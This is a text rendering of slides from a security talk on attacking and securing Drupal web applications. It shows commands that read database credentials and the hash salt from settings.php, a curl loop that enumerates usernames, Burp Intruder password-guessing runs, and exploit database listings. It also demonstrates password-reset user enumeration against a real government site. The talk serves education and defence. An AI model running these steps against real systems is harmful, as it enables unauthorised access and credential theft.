

# Attacking Drupal

Hacking and Securing Drupal  
Web Applications

Greg Foss





---

## disclaimer

---

This talk and associated scripts are  
for educational purposes only. I  
am not liable for what you do with  
this information...



who

- Greg.Foss [at] LogRhythm.com
- Senior Security Research Engineer @ 
- Web Developer => Penetration Tester => Researcher





# Drupal

From Wikipedia, the free encyclopedia

**Drupal** /'dru:pəl/ is a free and open-source content management framework (CMF) written in PHP and distributed under the GNU General Public License.<sup>[3][4][5]</sup> It is used as a back-end system for at least 2.1% of all websites worldwide<sup>[6][7]</sup> ranging from personal blogs to corporate, political, and government sites including [whitehouse.gov](#) and [data.gov.uk](#).<sup>[8]</sup> It is also used for knowledge management and business collaboration.

The standard release of Drupal, known as **Drupal core**, contains basic features common to content management systems. These include user account registration and maintenance, menu management, RSS feeds, page layout customization, and system administration. The Drupal core installation can be used as a **brochureware** website, a single- or multi-user blog, an **Internet forum**, or a community website providing for **user-generated content**.

As of January 2013, there are more than 20,100<sup>[9]</sup> free community-contributed addons, known as contributed modules, available to alter and extend Drupal's core capabilities and add new features or customize Drupal's behavior and appearance. Because of this plug-in extensibility and modular design, Drupal is described as a **content management framework**.<sup>[4][10]</sup> Drupal is also described as a **web application framework**, as it meets the generally accepted **feature requirements** for such frameworks.

Although Drupal offers a sophisticated **programming interface** for developers, no programming skills are required for basic website installation and administration.<sup>[11]</sup>

Drupal runs on any computing platform that supports both a web server capable of running PHP (including Apache, IIS, Lighttpd, Hiawatha, Cherokee or Nginx) and a database (such as MySQL, MongoDB, MariaDB, PostgreSQL, SQLite, or Microsoft SQL Server) to store content and settings. Drupal 6 requires PHP 4.4.0 or higher, while Drupal 7 requires PHP 5.2.5 or higher.<sup>[5]</sup>



why

- Open Source!
- Popular – Government, Business, Personal, etc.
- Easy to install, configure, and use.
- Minimal back-end knowledge or PHP/MySQL experience necessary (for basic site configurations)
- Excellent community!



- Attacker's Perspective...
- Default configurations and common mistakes
- Third party and contributed modules
- Development tools remain in production applications
- Outdated CMS and modules
- Extensibility and Permissions



question...

*What do you do?*



NO



FreakingNews.com



# why scanning isn't enough

- Drupal core is fairly well hardened against injection attacks
  - Contributed and/or third-party modules are not, and should be thoroughly reviewed
- Good exploits are few and far between

root@kali:~# searchsploit drupal

Description	Path
Drupal <= 4.5.3 & <= 4.6.1 Comments PHP Injection Exploit	/php/webapps/1088.pl
Drupal <= 4.7 (attachment mod_mime) Remote Exploit	/php/webapps/1821.php
Drupal < 5.1 (post comments) Remote Command Execution Exploit v2	/php/webapps/3312.pl
Drupal < 4.7.6 (post comments) Remote Command Execution Exploit v2	/php/webapps/3313.pl
Drupal <= 5.2 PHP Zend Hash Vulnerability Exploitation Vector	/php/webapps/4510.txt
Drupal Sections Module XSS Vulnerability	/php/webapps/10485.txt
0day Drupal DOS <= 6.16 and 5.21	/php/dos/10826.sh
0day Drupal <= 6.15 Multiple Permanent XSS	/php/webapps/11060.txt
Drupal CKEditor 3.0 - 3.6.2 - Persistent EventHandler XSS	/php/webapps/18389.txt
Drupal CMS 7.12 (latest stable release) Multiple Vulnerabilities	/php/webapps/18564.txt
Drupal 4.0 News Message HTML Injection Vulnerability	/php/webapps/21863.txt
Drupal 4.1/4.2 Cross-Site Scripting Vulnerability	/php/webapps/22940.txt
Persistent XSS in CKEditor <4.1 via WYSIWYG module Drupal 6.x & 7.x	/php/webapps/25493.txt
Drupal 4.x URL-Encoded Input HTML Injection Vulnerability	/php/webapps/27020.txt

root@kali:~#



# why scanning isn't enough

Search « Exploits Database by Offensive Security - Mozilla Firefox

127.0.0.1 / localhost / drup... Welcome to Drupal | Drupal Search « Exploits Database ...

www.exploit-db.com/search/?action=search&filter\_page=1&filter\_description=&filter\_exploit\_

Google

## Search

Date	D	A	V	Description	Plat.	Author	
2012-03-02				Drupal CMS 7.12 (latest stable release) Multiple Vulnerabilities	10595	php	Ivano Binetti
2012-01-19		-		Drupal CKEditor 3.0 - 3.6.2 - Persistent EventHandler XSS	3738	php	MaXe
2010-07-25		-		PHP XML-RPC Arbitrary Code Execution	1742	php	metasploit
2010-03-29		-		How to develop WhatWeb 0.4 plugins	3440		Andrew Horton
2010-02-07		-		TinyMCE WYSIWYG Editor Multiple Vulnerabilities	2383	php	mc2_s3lector
2010-01-07				0day Drupal <= 6.15 Multiple Permanent XSS	8739	php	emgent
2009-12-31				0day Drupal DOS <= 6.16 and 5.21	5002	php	emgent
2009-12-16		-		Drupal Sections Module XSS Vulnerability	2491	php	Justin C. Klein K.
2009-11-24		-		Quick.Cart 3.4 and Quick.CMS 2.4 CSRF Vulnerabilities	716	php	Alice Kaerast
2009-07-30		-		[ezine] ZFO 5	8286		ZFO
2008-11-02		-		[ezine] i sh0t the white hat 4	5768	aix	pr0j3kt m4yh3m br.
2008-03-16		-		Mutiple Timesheets <= 5.0 Multiple Remote Vulnerabilities	434	php	JosS
2007-10-10		-		Drupal <= 5.2 PHP Zend Hash Vulnerability Exploitation Vector	2554	php	ShAnKaR
2007-02-15		-		Drupal < 5.1 (post comments) Remote Command Execution Exploit v2	2647	php	str0ke
2007-02-15		-		Drupal < 4.7.6 (post comments) Remote Command Execution Exploit v2	2696	php	str0ke
2006-05-24		-		Drupal <= 4.7 (attachment mod_mime) Remote Exploit	1803	php	rgod
2005-07-05		-		Drupal <= 4.5.3 & <= 4.6.1 Comments PHP Injection Exploit	3001	php	dab
2005-07-01		-		XML-RPC Library <= 1.3.0 (xmlrpc.php) Remote Code Injection Exploit	2264	php	ilo--
2003-07-21		-		Drupal 4.1/4.2 Cross-Site Scripting Vulnerability	377	php	Ferruh Mavituna
2002-09-25		-		Drupal 4.0 News Message HTML Injection Vulnerability	503	php	das@hush.com

# why scanning isn't enough

```
root@kali:~# msfpro
[*] Starting Metasploit Console...
Metasploit Pro

Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.

=[ metasploit v4.8.2-2013121801 [core:4.8 api:1.0]
+ -- ---[ 1250 exploits - 758 auxiliary - 210 post
+ -- ---[ 324 payloads - 32 encoders - 8 nops

[+]
[+] Metasploit Pro extensions have been activated
[+]
[!] Successfully loaded plugin: pro
msf-pro > search drupal

Matching Modules
-----
Name                               Disclosure Date   Rank      Description
-----                           -----
auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 00:00:00 UTC normal    Drupal Views Module Users Enumeration
exploit/unix/webapp/php_xmlrpc_eval        2005-06-29 00:00:00 UTC excellent PHP XML-RPC Arbitrary Code Execution

msf-pro > |
```


not viewed as a vulnerability  
by the Drupal security team

fixed in Drupal versions 4.5.4 / 4.6.2



# other ways to find site information

- [domain.com] inurl:changelog.txt





# intelligent fingerprinting

- <https://code.google.com/p/cms-explorer/>
- # perl cms-explorer.pl --url  
http://attacking.drupal.org/d7/ --type drupal --  
osvdb
- <http://blindelephant.sourceforge.net/>
- # python BlindElephant.py  
http://attacking.drupal.org/d7 drupal



want to know more?

use the source, Luke!



# GitHub queries

The screenshot shows the GitHub search interface. In the search bar at the top right, the query "extension:php mysql\_query \$\_GET" is entered. Below the search bar, a message states "We've found 113,301 code results". On the left, a sidebar displays statistics: 5 repositories, 113,301 code results (highlighted with a red box), 962 issues, and 0 users. The main search results page shows a file named "/SCARY - xss\_and\_sql\_false\_positive2.php" last indexed 5 months ago. The code listing shows the following PHP script:

```
1 <?php
2 $b="SELECT ".$_GET['id'];
3 $b=htmlspecialchars($b);
4 mysql_query($b); ## SQL
5 ?>
```



# GitHub scraping

- <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>



# GitHub scraping

- Scrape an internal GitHub deployment...

```
# request
# "https://www.github.com/search?l=&p=$num&q=$busca&ref=advsearch&type=Code";
$url=URI->new('https://your.company.com/search?l=');
$url->query_form('p'=>$num,'q'=>$git_search,'ref'=>'advsearch','type'=>'Code');
$request=LWP::UserAgent->new;
my $response=$request->get($url,@config);
# $res=$response->content;
$res=$response->decoded_content(charset => 'utf8');
```



## ./sites/default/settings.php

- Drupal 6
  - MySQL Connection String:

```
root@ubuntu:/var/www/d6# cat sites/default/settings.php | grep db_url
* Note that the $db_url variable gets parsed using PHP's built-in
* $db_url parts, you can escape them via URI hex encodings:
* of $db_url variables with the 'default' element used until otherwise
* $db_url = 'mysql://username:password@localhost/databasename';
* $db_url = 'mysqli://username:password@localhost/databasename';
* $db_url = 'pgsql://username:password@localhost/databasename';
$db_url = 'mysqli://drupal6:          @localhost/drupal6';
root@ubuntu:/var/www/d6#
```



# ./sites/default/settings.php

- Drupal 7
  - MySQL Credentials

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "$databases = array (" -A 14 | grep -v "*"
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal7',
      'username' => 'drupal7',
      'password' => '████████',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
root@ubuntu:/var/www/d7# █
```

- Drupal Hash Salt

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "hash_salt" | grep -v "*"
$drupal_hash_salt = 'XrvvtqQcsx6Q37hDTViVWi0HqFVR0axDd3LmmjnMrmA';
root@ubuntu:/var/www/d7#
```



# remediation

The screenshot shows a GitHub search interface. The search bar at the top contains the query "extension:gitignore sites/default/settings.php". The sidebar on the left includes links for Repositories (2), Code (46, highlighted in orange), Issues (357), and Users. Below the sidebar are links for Advanced Search and Cheat Sheet. The main content area displays a message "We've found 46 code results". A specific result is shown, which is a .gitignore file. The file content is as follows:

```
1 #ignore these
2 sites/*/files
3 sites/*/*private
4 sites/default/settings.php
5 cache/
6 files/
7
8 /html/video-crew/video
...
8 /html/video-crew/video
9 /"Database Backup"
10 .DS_Store
11 .gitignore
12 .htaccess
13 .gitignore
14
15 sites/default/settings.php
```

A "Copy of .gitignore" link is visible next to the file preview.



- Static analysis is outside of the scope of this talk...
- For more information on the inner-workings of Drupal security, please visit the following resources:
- <https://drupal.org/security>
- <http://crackingdrupal.com/>
- <http://drupalscout.com/>
- <http://www.madirish.net/>

---

# Dynamic Analysis

---

Hacking and Securing Live Drupal Applications



## necessary access

- Appropriate access for testing:
  - Administrative account
  - ‘Basic user’ account
  - Content manager/creator account
  - Other applicable accounts



## necessary access

- Already have server access?
- Drush available?
- Create a one-time link to log in as an admin...
- \$ cd [drupal directory]  
\$ drush uli

```
root@ubuntu:/# cd /var/www/d7/
root@ubuntu:/var/www/d7# drush uli
http://default/?q=user/reset/1/1387092338/WzHOVuXLcLNWmaZapLyieWSJfWnockG1s3IYBxG
EoFQ
root@ubuntu:/var/www/d7#
```



# necessary access

The screenshot shows a web browser window titled "Reset password | dr00pal 7". The address bar contains the URL "attacking.drupal.org/d7/?q=user/reset/1/1387092338/WzHOVuXLcLNWmaZapLyleWSJfWnockG1s3lYBxGEoFQ". The browser's developer tools are open, with the "Elements" tab selected. The main content area displays the "dr00pal 7" logo and a "Home" button. Below this, the page title is "Reset password". A message states: "This is a one-time login for *admin* and will expire on *Sun, 12/15/2013 - 23:25*". It also says: "Click on this button to log in to the site and change your password." and "This login can be used only once.". A "Log in" button is at the bottom.

# Authentication

The screenshot shows a web browser window displaying the 'User account | We the People: Your Voice in Our Government' page. The URL in the address bar is <https://petitions.whitehouse.gov/user>. The page features the official seal of the White House and navigation links for Blog, Photos & Video, Briefing Room, Issues, the Administration, the White House, and our Government. A prominent green banner at the top reads 'WE the PEOPLE YOUR VOICE IN OUR GOVERNMENT'. Below the banner, there's a call to action: 'Help make We the People even better. Share your feedback on how this new platform can improve.' with a 'Share Your Feedback' button. The main content area is a red-bordered form titled 'Login to Your Account' with fields for E-MAIL and PASSWORD, and a 'LOG IN' button.

User account | We the People: Your Voice in Our Government

User account | We the People: Y... +

https://petitions.whitehouse.gov/user

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

the WHITE HOUSE PRESIDENT BARACK OBAMA ★★★★★ THE WHITE HOUSE WASHINGTON the ADMINISTRATION the WHITE HOUSE our GOVERNMENT

WE the PEOPLE YOUR VOICE IN OUR GOVERNMENT

Help make We the People even better. Share your feedback on how this new platform can improve.

Share Your Feedback

CREATE A PETITION OPEN PETITIONS RESPONSES HOW & WHY Log in | Create an Account

Login to Your Account

E-MAIL: \*

PASSWORD: \*

Forgot password?

You may login with your e-mail address.

The password field is case sensitive.

LOG IN

# forgot password abuse

The screenshot shows the official website of the White House under President Barack Obama. The top navigation bar includes links for BLOG, PHOTOS & VIDEO, BRIEFING ROOM, ISSUES, and THE ADMINISTRATION. A prominent green banner features the text "WE the PEOPLE" and "YOUR VOICE IN OUR GOVERNMENT". Below this, a navigation menu offers options to CREATE A PETITION, OPEN PETITIONS, RESPONSES, and HOW & WHY. A red error message box displays the text: "Sorry, blah@blahbittyblah.com is not recognized as a user name or an e-mail address." The main content area is titled "Forgot Your Password?" and instructs users to enter their email address to receive password reset instructions.

the WHITE HOUSE PRESIDENT BARACK OBAMA

★★★★★

THE WHITE HOUSE WASHINGTON

★★★★★

BLOG PHOTOS & VIDEO BRIEFING ROOM ISSUES the ADMINISTRATION

WE the PEOPLE YOUR VOICE IN OUR GOVERNMENT

CREATE A PETITION OPEN PETITIONS RESPONSES HOW & WHY

Sorry, blah@blahbittyblah.com is not recognized as a user name or an e-mail address.

## Forgot Your Password?

To reset your password, please enter your email address below and click Submit. Instructions on how to change your password will be sent to your email address.

E-MAIL: \*

**SUBMIT**



# forgot password abuse

the WHITE HOUSE PRESIDENT BARACK OBAMA ★★★★  
BLOG PHOTOS & VIDEO BRIEFING ROOM ISSUES the ADMINISTRATION

## WE *the* PEOPLE YOUR VOICE IN OUR GOVERNMENT

[CREATE A PETITION](#) [OPEN PETITIONS](#) [RESPONSES](#) [HOW & WHY](#)

✓ Further instructions have been sent to your e-mail address.

### Login to Your Account

[Forgot password?](#)

E-MAIL: \*

You may login with your e-mail address.


PASSWORD: \*

The password field is case sensitive.




## user enumeration

- Iterate through accounts
- View comments, posts, etc.
- Social features, forums, etc.
- User Profiles.
- Not seen as a vuln by many.





# user enumeration



1. root@kali: ~ (ssh)

```
root@kali:~# for i in $(seq 1 30); do curl -s -b SESS476df9d3b384038003fcbe0b6b6ae1ec=_fqQlHTqb4AQrnJBi4VEnqR7jqLy0mkPScercVp9ysI http://attacking.drupal.org/d7/user/$i/ | grep "<title>" | cut -d "-" -f 3 | sed 's/.....$//' | cut -d ">" -f 2 | cut -d "|" -f 1 | grep -i -v "page not found\|access denied"; done
admin
test
jalapeno
hamburgler
frog
r00t
pc
mac
ubuntu
manager
othermanager
qatester
monkey
skiddie
user
spam
newuser
confused
taco
ninja
root@kali:~#
```



# user enumeration

- <https://drupal.org/node/1004778>

## Community Documentation

[Community Docs Home](#)   [Installation Guide](#)   [Administration Guide](#)

## Disclosure of usernames and user ids is not considered a weakness

*Last updated February 27, 2012. Created by greggles on December 21, 2010.*

*Edited by scor, Andrew Schulman, Josh The Geek. Log in to edit this page.*

The Drupal Security Team does not consider it a vulnerability that there are ways to determine a registered members username and/or user id value (i.e. the numeric uid).

### Justification for considering username/uid to be sensitive information

This information may be useful to help an attacker gain access to a site. Once an attacker knows the username they have half of the information necessary to break into a site. Many security researchers and experts consider it to be a security weakness for a system to disclose the usernames available on a site.

### Drupal's philosophy

Usernames are an important part of online identity. Having a public username helps other users of a site to know the identity of the person they are interacting with in a forum or a blog. Drupal is primarily intended to be used for sites where identity and interaction are key elements so it is reasonable for that information to be public.

### Page status

No known problem

[Log in to edit this page](#)

### About this page

#### Audience

Site users, Program administrators, Designers, Contributors

### Administration



# dictionary attacks

Request to http://attacking.drupal.org:80 [192.168.11.32]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /d7/?q=node&destination=node HTTP/1.1
Host: attacking.drupal.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attacking.drupal.org/d7/?q=node&destination=node
Cookie: Drupal.toolbar.collapsed=0; has_js=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 117

name=test&pass=blah&form_build_id=form-wA_v9l6z9vDIWqax8U62BuCvL6qIq_XgsUgYXINgIyc&form_id=user_login_block&op=Log+in
```



# dictionary attacks – drupal 6

The screenshot shows a dictionary attack results table with the following columns: Request, Payload, Status, Error, Timeout, Length, and Cookies. Red arrows point from the highlighted row to the 'Status' column (302), the 'Length' column (715), and the 'Cookies' column (SESS89d24bb5c1c5825cff2757b60c75fb3=5fos77v89kc2sermp7i7mj5646). A red box highlights the row for 'testuser123'.

Request	Payload	Status	Error	Timeout	Length	Cookies
3411	zebra	200			6167	
3413	zeosx	200			6167	
3412	zenith	200			6167	
3414	zephyr	200			6167	
3415	zeppelin	200			6167	
3416	zeus	200			6167	
3417	zhongguo	200			6167	
3418	ziggy	200			6167	
3419	zimmerman	200			6167	
3420	zjaadc	200			6167	
3421	zmodem	200			6167	
3422	zombie	200			6167	
3423	zorro	200			6167	
3424	zxcvbnm	200			6167	
3425	testuser123	302			715	SESS89d24bb5c1c5825cff2757b60c75fb3=5fos77v89kc2sermp7i7mj5646

**HTTP Status Code, Response Length, and Session Token**

**User login**

**Username:** \* test

**Password:** \*

**Log in**

Create new account  
 Request new password

**Intruder attack 3**

**Request Response**

**Raw Headers Hex**

HTTP/1.1 302 Found

Date: Sun, 15 Dec 2013 16:22:52 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.3.10-1ubuntu3.9

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Last-Modified: Sun, 15 Dec 2013 16:22:52 GMT

Cache-Control: store, no-cache, must-revalidate

Cache-Control: post-check=0, pre-check=0

Set-Cookie: SESS89d24bb5c1c5825cff2757b60c75fb3=deleted; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/

Set-Cookie: SESS89d24bb5c1c5825cff2757b60c75fb3=5fos77v89kc2sermp7i7mj5646; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/

? < + > Type a search term

Finished



# dictionary attacks – drupal 7

 Sorry, there have been more than 5 failed login attempts for this account. It is temporarily blocked. Try again later or [request a new password](#).

User login

**Username \***

**Password \***

[Create new account](#)  
[Request new password](#)

[Log in](#)

Welcome to droopal 7

No front page content has been created yet.





# dictionary attacks – drupal 7

User account | dr00pal 7

attacking.drupal.c

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Cookies
0		200	<input type="checkbox"/>	<input type="checkbox"/>	8434	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	8504	
2	test	200	<input type="checkbox"/>	<input type="checkbox"/>	8434	
3	testuser	200	<input type="checkbox"/>	<input type="checkbox"/>	8434	
4	testees	200	<input type="checkbox"/>	<input type="checkbox"/>	8434	
5	testuser123	302	<input type="checkbox"/>	<input type="checkbox"/>	659	SESS476df9d3b384038003f...

HTTP Status Code, Response Length, and Session Token

Home

User account

Create new account

Username \*

test

Enter your droopal 7 user name.

Password \*

Enter the password that you want to test.

Log in

Request Response

Raw Headers Hex

HTTP/1.1 302 Found  
Date: Wed, 18 Dec 2013 16:20:35 GMT  
Server: Apache/2.2.22 (Ubuntu)  
X-Powered-By: PHP/5.3.10-1ubuntu3.9  
Expires: Sun, 19 Nov 1978 05:00:00 GMT  
Last-Modified: Wed, 18 Dec 2013 16:20:35 +0000  
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0  
ETag: "1387383635"  
Content-Language: en  
Set-Cookie: SESS476df9d3b384038003f...=CM7wDirCMD53nV81cD1n\_YFToc7anOfTnpefEtUhrN1...

0 matches

Finished



